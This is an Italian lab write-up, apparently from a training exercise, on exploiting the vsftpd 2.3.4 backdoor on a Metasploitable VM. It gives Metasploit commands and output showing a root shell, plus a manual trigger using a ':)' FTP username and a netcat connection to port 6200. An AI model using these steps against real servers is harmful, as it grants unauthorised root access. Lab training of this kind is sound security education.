Hacking servizio vsftpd

Nella lezione pratica di oggi, ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable.

Per identificare la vulnerabilità, si avvia il framework **Metasploit** tramite il comando **msfconsole**. Viene eseguita una ricerca di moduli relativi a **vsftpd** con il comando:

Selezioniamo la seconda opzione quindi digitiamo il comando: **use 1**


Configuriamo l'indirizzo IP di metasploitable, la nostra macchina target e lanciamo l'attacco.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.149
RHOST ⇒ 192.168.50.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.149:21 - USER: 331 Please specify the password.
[+] 192.168.50.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:46339 → 192.168.50.149:6200) at 2025-03-10 09:17:16 -040
0
```


Una volta ottenuta la shell eseguiamo il comando **ls** per verificare la posizione corrente e l'output del comando conferma che ci troviamo nella directory root (**/**), procediamo quindi a creare la cartella **test_metasploit**

Sfruttare la vulnerabilità ftp

Lo stesso attacco puo essere replicato stabilendo una connessione ftp verso la macchina metasploitable.
Quando il server riceve un nome utente contenente **:)**, interpreta questo come un segnale per avviare una funzione nascosta che avvia una backdoor sulla porta 6200.



Confermiamo la presenza della backdoor utilizzando **nmap**.



Usiamo netcat per connetterci alla shell sulla porta 6200 .